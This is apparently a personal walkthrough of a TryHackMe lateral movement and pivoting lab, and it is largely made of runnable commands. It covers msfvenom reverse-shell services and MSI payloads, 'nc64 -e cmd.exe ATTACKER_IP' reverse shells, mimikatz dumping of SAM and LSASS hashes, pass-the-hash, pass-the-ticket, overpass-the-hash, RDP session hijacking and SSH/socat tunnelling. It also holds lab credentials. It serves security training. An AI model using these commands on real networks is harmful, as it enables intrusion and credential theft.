
Lateral Movement & Pivoting

To reach sensitive hosts and services, we need to move to other hosts and pivot from there to our final goal. To this end, we could try elevating privileges on the Marketing workstation and extracting local users' password hashes. If we find a local administrator, the same account may be present on other hosts. After doing some recon, we find a workstation with the name DEV-001-PC. We use the local administrator's password hash to access DEV-001-PC and confirm it is owned by one of the developers in the company. From there, access to our target code repository is available.



There are several ways in which an attacker can move laterally. The simplest way would be to use standard administrative protocols like WinRM, RDP, VNC or SSH to connect to other machines around the network.

While performing most of the lateral movement techniques introduced throughout the room, we will mainly use administrator credentials. While one might expect that every single administrator account would serve the same purpose, a distinction has to be made between two types of administrators:

- Local accounts part of the local Administrators group
- Domain accounts part of the local Administrators group

The differences we are interested in are restrictions imposed by **User Account Control (UAC)** over local administrators (except for the default Administrator account). By default, local administrators won't be able to remotely connect to a machine and perform administrative tasks unless using an interactive session through RDP. Windows will deny any administrative task requested via RPC, SMB or WinRM since such administrators will be logged in with a filtered medium integrity token, preventing the account from doing privileged actions. The only local account that will get full privileges is the default Administrator account.

Domain accounts with local administration privileges won't be subject to the same treatment and will be logged in with full administrative privileges.

- **Spawning Process Remotely**

This task will look at the available methods an attacker has to spawn a process remotely, allowing them to run commands on machines where they have valid credentials. Each of the techniques discussed uses slightly different ways to achieve the same purpose, and some of them might be a better fit for some specific scenarios.


Psexec

- **Ports:** 445/TCP (SMB)
- **Required Group Memberships:** Administrators

Psexec has been the go-to method when needing to execute processes remotely for years. It allows an administrator user to run commands remotely on any PC where he has access.

The way psexec works

1. Connect to Admin$ share and upload a service binary. Psexec uses psexesvc.exe as the name.
2. Connect to the service control manager to create and run a service named PSEXESVC and associate the service binary with `C:\Windows\psexesvc.exe`.
3. Create some named pipes to handle stdin/stdout/stderr.


PSEXESVC.exe
1. Upload service executable
ADMIN$
Attacker
2. Create and execute service
PSEXESVC Service
Victim
3. Communicate through \.\pipe\psexesvc\
psexesvc Named Pipe

To run psexec, we only need to supply the required administrator credentials for the remote host and the command we want to run is,

```
psexec64.exe \\MACHINE_IP -u username -p password -i cmd.exe
```

Remote Process Creation Using WinRM

- **Ports:** 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
- **Required Group Memberships:** Remote Management Users

Windows Remote Management (WinRM) is a web-based protocol used to send Powershell commands to Windows hosts remotely. Most Windows Server installations will have WinRM enabled by default, making it an attractive attack vector.

To connect to a remote Powershell session from the command line,

```
winrs.exe -u: username -p: password -r:target cmd
```

We can achieve the same from Powershell, but to pass different credentials, we will need to create a PSCredential object:

```
$username = 'Administrator';

$password = 'Mypass123';

$securePassword = ConvertTo-SecureString $password -AsPlainText -
Force;

$credential = New-Object System.Management.Automation.PSCredential
$username, $securePassword;
```

Once we have our PSCredential object, we can create an interactive session using the Enter-PSSession cmdlet:

```
Enter-PSSession -Computername TARGET -Credential $credential
```

Powershell also includes the Invoke-Command cmdlet, which runs ScriptBlocks remotely via WinRM. Credentials must be passed through a PSCredential object as well:

```
Invoke-Command -Computername TARGET -Credential $credential -
ScriptBlock {whoami}
```

Remotely Creating Services Using sc

- **Ports:**
  - 135/TCP, 49152-65535/TCP (DCE/RPC)
  - 445/TCP (RPC over SMB Named Pipes)
  - 139/TCP (RPC over SMB Named Pipes)
- **Required Group Memberships:** Administrators

Windows services can also be leveraged to run arbitrary commands since they execute a command when started. While a service executable is technically different from a regular application, if we configure a Windows service to run any application, it will still execute it and fail afterwards.

We can create and start a service named "THMservice" using the following commands:

```
sc.exe \\TARGET create THMservice binPath= "net user munra Pass123 /add" start= auto

sc.exe \\TARGET start THMservice
```

To stop and delete the service, we can then execute the following commands:

```
sc.exe \\TARGET stop THMservice

sc.exe \\TARGET delete THMservice
```

Creating Scheduled Tasks Remotely

Another Windows feature we can use is Scheduled Tasks. You can create and run one remotely with schtasks, available in any Windows installation. To create a task named THMtask1, we can use the following commands:

```
schtasks /s TARGET /RU "SYSTEM" /create /tn "THMtask1" /tr "<command/payload to execute>" /sc ONCE /sd 01/01/1970 /st 00:00


schtasks /s TARGET /run /TN "THMtask1"
```

Finally, to delete the scheduled task, we can use the following command and clean up after ourselves:

```
schtasks /S TARGET /TN "THMtask1" /DELETE /F
```

Lets start the Pivoting Task:

First : we will create a payload with msfvenom on the service we will attach to the machine we want to connect.

```
msfvenom -p windows/shell/reverse_tcp -f exe-service LHOST=ATTACKER_IP LPORT=4444 -o myservice.exe
```

then, we will share the service with the machine we want to connect via smb through the thmjmb machine credentials.

```
smbclient -c 'put myservice.exe' -U t1_leonard.summers -W ZA '//thmiis.za.tryhackme.com/admin$/' EZpass4ever
```

then, we will start Metasploit to establish a reverse shell listening on the service we attached.

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set LHOST lateralmovement
msf6 exploit(multi/handler) > set LPORT 4444
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
msf6 exploit(multi/handler) > exploit
```

we will get another shell to thmjmb machine through runas tool on powershell.

```
runas /netonly /user:ZA.TRYHACKME.COM\t1_leonard.summers "c:\tools\nc64.exe -
e cmd.exe ATTACKER_IP 4443"
```

listen to port 4443 to get the shell.

```
nc -lvp 4443
```

then use sc.exe to run the service to get reverse shell on the target machine u r pivoting on.

```
sc.exe \\thmiis.za.tryhackme.com create THMservice-3249 binPath=
"%windir%\myservice.exe" start= auto
```

```
sc.exe \\thmiis.za.tryhackme.com start THMservice-3249
```

then, the Metasploit reverse shell will be established.

- ## Moving Laterally Using WMI

Installing MSI packages through WMI

- **Ports:**
  - 135/TCP, 49152-65535/TCP (DCERPC)
  - 5985/TCP (WinRM HTTP) or 5986/TCP (WinRM HTTPS)
- **Required Group Memberships:** Administrators

MSI is a file format used for installers. If we can copy an MSI package to the target system, we can then use WMI to attempt to install it for us. The file can be copied in any way available to the attacker. Once the MSI file is in the target system, we can attempt to install it by invoking the Win32_Product class through WMI:

```
Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -
MethodName Install -Arguments @{PackageLocation =
"C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}
```

We can achieve the same by us using wmic in legacy systems:

```
wmic /node:TARGET /user:DOMAIN\USER product call install
PackageLocation=c:\Windows\myinstaller.msi
```

Lets start the Pivoting Task:

First : we will create a payload with msfvenom on the msi packages we will attach to the machine we want to connect.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=lateralmovement LPORT=4445 -f
msi > myinstaller.msi
```

then, we will share the service with the machine we want to connect via smb through the thmjmb machine credentials.

```
smbclient -c 'put myinstaller.msi' -U t1_corine.waters -W ZA
'//thmiis.za.tryhackme.com/admin$/' Korine.1994
```

then, we will start Metasploit to establish a reverse shell listening on the service we attached.

```
msf6 > use exploit/multi/handler

msf6 exploit(multi/handler) > set LHOST lateralmovement

msf6 exploit(multi/handler) > set LPORT 4445

msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp

msf6 exploit(multi/handler) > exploit
```

Let's start a WMI session against THMIIS from a Powershell console:

```
$username = 't1_corine.waters';

$password = 'Korine.1994';

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;

$credential = New-Object System.Management.Automation.PSCredential $username,
$securePassword;

$Opt = New-CimSessionOption -Protocol DCOM

$Session = New-Cimsession -ComputerName thmiis.za.tryhackme.com -Credential
$credential -SessionOption $Opt -ErrorAction Stop
```

We then invoke the Install method from the Win32_Product class to trigger the payload:

```
Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -
MethodName Install -Arguments @{PackageLocation =
"C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}
```

then, the Metasploit reverse shell will be established.

- Use Of Alternate Authentication Material

- NTLM authentication
- Kerberos authentication


Pass-the-Hash

As a result of extracting credentials from a host where we have attained administrative privileges (by using mimikatz or similar tools), we might get clear-text passwords or hashes that can be easily cracked. However, if we aren't lucky enough, we will end up with non-cracked NTLM password hashes.

Although it may seem we can't really use those hashes, the NTLM challenge sent during authentication can be responded to just by knowing the password hash. This means we can authenticate without requiring the plaintext password to be known. Instead of having to crack NTLM hashes, if the Windows domain is configured to use NTLM authentication, we can **Pass-the-Hash** (PtH) and authenticate successfully.

Extracting NTLM hashes from local SAM:

```
mimikatz # privilege:debug
mimikatz # token::elevate
mimikatz # lsadump::sam
```




```
mimikatz # privilege::debug
mimikatz # token::elevate

mimikatz # lsadump::sam
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 145e02c50333951f71d13c245d352b50
```

Extracting NTLM hashes from LSASS memory:

```
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # sekurlsa::msv
```



```
mimikatz # privilege::debug
mimikatz # token::elevate

mimikatz # sekurlsa::msv
Authentication Id : 0 ; 308124 (00000000:0004b39c)
Session           : RemoteInteractive from 2
User Name         : bob.jenkins
Domain            : ZA
Logon Server      : THMDC
Logon Time        : 2022/04/22 09:55:02
SID               : S-1-5-21-3330634377-1326264276-632209373-4605
        msv :
         [00000003] Primary
         * Username : bob.jenkins
         * Domain   : ZA
         * NTLM     : 6b4a57f67805a663c818106dc0648484
```

We can then use the extracted hashes to perform a PtH attack by using mimikatz to inject an access token for the victim user on a reverse shell (or any other command you like) as follows:

```
mimikatz # token::revert

mimikatz # sekurlsa::pth /user:bob.jenkins /domain:za.tryhackme.com
/ntlm:6b4a57f67805a663c818106dc0648484 /run:"c:\tools\nc64.exe -e
cmd.exe ATTACKER_IP 5555"
```

To receive the reverse shell,

```
nc -lvp 5555
```

If you have access to a linux box (like your AttackBox), several tools have built-in support to perform PtH using different protocols. Depending on which services are available to you, you can do the following:

Connect to RDP using PtH:

```
xfreerdp /v:VICTIM_IP /u:DOMAIN\\MyUser /pth:NTLM_HASH
```

Pass-the-Ticket

Sometimes it will be possible to extract Kerberos tickets and session keys from LSASS memory using mimikatz. The process usually requires us to have SYSTEM privileges on the attacked machine and can be done as follows:


```
mimikatz # privilege::debug

mimikatz # sekurlsa::tickets /export
```

Once we have extracted the desired ticket, we can inject the tickets into the current session with the following command:

```
mimikatz # kerberos::ptt [0;427fcd5]-2-0-40e10000-
Administrator@krbtgt-ZA.TRYHACKME.COM.kirbi
```

Injecting tickets in our own session doesn't require administrator privileges. After this, the tickets will be available for any tools we use for lateral movement. To check if the tickets were correctly injected, you can use the klist command:



```
THMJMP2: Powershell

za\bob.jenkins@THMJMP2 C:\> klist

Current LogonId is 0:0x1e43562

Cached Tickets: (1)

#0>     Client: Administrator @ ZA.TRYHACKME.COM
        Server: krbtgt/ZA.TRYHACKME.COM @ ZA.TRYHACKME.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 4/12/2022 0:28:35 (local)
        End Time:   4/12/2022 10:28:35 (local)
        Renew Time: 4/23/2022 0:28:35 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: THMDC.za.tryhackme.com
```

Overpass-the-hash / Pass-the-Key

This kind of attack is similar to PtH but applied to Kerberos networks.

We can obtain the Kerberos encryption keys from memory by using mimikatz

```
mimikatz # privilege::debug

mimikatz # sekurlsa::ekeys
```

Depending on the available keys, we can run the following commands on mimikatz to get a reverse shell via Pass-the-Key

If we have the RC4 hash:

```
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com
/rc4:96ea24eff4dff1fbe13818fbf12ea7d8 /run:"c:\tools\nc64.exe -e
cmd.exe ATTACKER_IP 5556"
```

If we have the AES128 hash:

```
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com
/aes128:b65ea8151f13a31d01377f5934bf3883 /run:"c:\tools\nc64.exe -e
cmd.exe ATTACKER_IP 5556"
```

If we have the AES256 hash:

```
mimikatz # sekurlsa::pth /user:Administrator /domain:za.tryhackme.com
/aes256:b54259bbff03af8d37a138c375e29254a2ca0649337cc4c73addcd696b4cdb
65 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"
```

To receive the reverse shell,

`nc -lvp 5556`

NOTE: Once you have a command prompt with the user credentials loaded, use `winrs` to connect to a command prompt on THMIIS. Since t1_toby.beck's credentials are already injected in your session as a result of any of the attacks, you can use winrs without specifying any credentials, and it will use the ones available to your current session:

```
winrs.exe -r:THMIIS.za.tryhackme.com cmd
```


- ## Abusing User Behavior

It is quite common to find network shares that legitimate users use to perform day-to-day tasks when checking corporate environments. If those shares are writable for some reason, an attacker can plant specific files to force users into executing any arbitrary payload and gain access to their machines.

RDP hijacking

When an administrator uses Remote Desktop to connect to a machine and closes the RDP client instead of logging off, his session will remain open on the server indefinitely. If you have SYSTEM privileges on Windows Server 2016 and earlier, you can take over any existing RDP session without requiring a password.


If we have administrator-level access, we can get SYSTEM by any method of our preference. For now, we will be using psexec to do so. First, let's run a cmd.exe as administrator:



```
PsExec64.exe -s cmd.exe
```

To list the existing sessions on a server, you can use the following command:

```
query user
```



```
C:\> query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>administrator         rdp-tcp#6           2  Active          .  4/1/2022 4:09 AM
 luke                                     3  Disc           .  4/6/2022 6:51 AM
```

According to the command output above, if we were currently connected via RDP using the administrator user, our SESSIONNAME would be `rdp-tcp#6`. We can also see that a user named luke has left a session open with id `3`. Any session with a **Disc** state has been left open by the user and isn't being used at the moment. While you can take over active sessions as well, the legitimate user will be forced out of his session when you do, which could be noticed by them.

To connect to a session, we will use tscon.exe and specify the session ID we will be taking over, as well as our current SESSIONNAME. Following the previous example, to takeover luke's session if we were connected as the administrator user, we'd use the following command:

```
tscon 3 /dest:rdp-tcp#6
```


Note: Windows Server 2019 won't allow you to connect to another user's session without knowing its password.

- ## Port Forwarding

Most of the lateral movement techniques we have presented require specific ports to be available for an attacker. In real-world networks, the administrators may have blocked some of these ports for security reasons or have implemented segmentation around the network, preventing you from reaching SMB, RDP, WinRM or RPC ports.

SSH Tunnelling

SSH Tunnelling can be used in different ways to forward ports through an SSH connection, which we'll use depending on the situation. To explain each case, let's assume a scenario where we've gained control over the PC-1 machine (it doesn't need to be administrator access) and would like to use it as a pivot to access a port on another machine to which we can't directly connect. We will start a tunnel from the PC-1 machine, acting as an SSH client, to the Attacker's PC, which will act as an SSH server. The reason to do so is that you'll often find an SSH client on Windows machines, but no SSH server will be available most of the time.



Since we'll be making a connection back to our attacker's machine, we'll want to create a user in it without access to any console for tunnelling and set a password to use for creating the tunnels:


```
useradd tunneluser -m -d /home/tunneluser -s /bin/true

passwd tunneluser
```

SSH Remote Port Forwarding

In our example, let's assume that firewall policies block the attacker's machine from directly accessing port 3389 on the server. If the attacker has previously compromised PC-1 and, in turn, PC-1 has access to port 3389 of the server, it can be used to pivot to port 3389 using remote port forwarding from PC-1. **Remote port forwarding** allows you to take a reachable port from the SSH client (in this case, PC-1) and project it into a **remote** SSH server (the attacker's machine).

As a result, a port will be opened in the attacker's machine that can be used to connect back to port 3389 in the server through the SSH tunnel. PC-1 will, in turn, proxy the connection so that the server will see all the traffic as if it was coming from PC-1:



to forward port 3389 on the server back to our attacker's machine, we can use the following command on PC-1:

```
ssh tunneluser@1.1.1.1 -R 3389:3.3.3.3:3389 -N
```


Once our tunnel is set and running, we can go to the attacker's machine and RDP into the forwarded port to reach the server:

```
xfreerdp /v:127.0.0.1 /u:MyUser /p:MyPassword
```

SSH Local Port Forwarding

Local port forwarding allows us to "pull" a port from an SSH server into the SSH client. In our scenario, this could be used to take any service available in our attacker's machine and make it available through a port on PC-1. That way, any host that can't connect directly to the attacker's PC but can connect to PC-1 will now be able to reach the attacker's services through the pivot host.

Using this type of port forwarding would allow us to run reverse shells from hosts that normally wouldn't be able to connect back to us or simply make any service we want available to machines that have no direct connection to us.



To forward port 80 from the attacker's machine and make it available from PC-1, we can run the following command on PC-1:

```
ssh tunneluser@1.1.1.1 -L *:80:127.0.0.1:80 -N
```

Since we are opening a new port on PC-1, we might need to add a firewall rule to allow for incoming connections (with `dir=in`). Administrative privileges are needed for this:

```
netsh advfirewall firewall add rule name="Open Port 80" dir=in
action=allow protocol=TCP localport=80
```

Port Forwarding With socat


In situations where SSH is not available, socat can be used to perform similar functionality. While not as flexible as SSH, socat allows you to forward ports in a much simpler way. One of the disadvantages of using socat is that we need to transfer it to the pivot host (PC-1 in our current example), making it more detectable than SSH, but it might be worth a try where no other option is available.

The basic syntax to perform port forwarding using socat is much simpler. If we wanted to open port 1234 on a host and forward any connection we receive there to port 4321 on host 1.1.1.1, you would have the following command:

```
socat TCP4-LISTEN:1234,fork TCP4:1.1.1.1:4321
```

The `fork` option allows socat to fork a new process for each connection received, making it possible to handle multiple connections without closing. If you don't include it, socat will close when the first connection made is finished.

Note that socat can't forward the connection directly to the attacker's machine as SSH did but will open a port on PC-1 that the attacker's machine can then connect to:



Dynamic Port Forwarding and SOCKS

While single port forwarding works quite well for tasks that require access to specific sockets, there are times when we might need to run scans against many ports of a host, or even many ports across many machines, all through a pivot host. In those cases, **dynamic port forwarding** allows us to pivot through a host and establish several connections to any IP addresses/ports we want by using a **SOCKS proxy**.

we will normally use the SSH client to establish a reverse dynamic port forwarding with the following command:

```
ssh tunneluser@1.1.1.1 -R 9050 -N
```

the SSH server will start a SOCKS proxy on port `9050`, and forward any connection request through the SSH tunnel, where they are finally proxied by the SSH client.

```
socks4  127.0.0.1 9050
```

The default port is 9050, but any port will work as long as it matches the one we used when establishing the SSH tunnel.

If we now want to execute any command through the proxy, we can use proxychains:

```
proxychains curl http://pxeboot.za.tryhackme.com
```

Lets start the Task:

First Part: we will connect into the thmjmp machine with creds.

Then, we will use powershell.

Use socat command to listen to port 13389, can be accessed via our linux machine. But here we are connecting to RDP port (3389).

```
socat TCP4-LISTEN:13389,fork TCP4:THMIIS.za.tryhackme.com:3389
```

then, from our terminal, use rdp connection via thmjmp machine.

```
xfreerdp /v:THMJMP2.za.tryhackme.com:13389 /u:t1_thomas.moore
/p:MyPazzw3rd2020
```

then, we will get RDP access to THMIIS machine via THMJMP machine through Socat port forwarding.

Second Part : u will need to start SSH on your kali machine ,

sudo systemctl start ssh.service

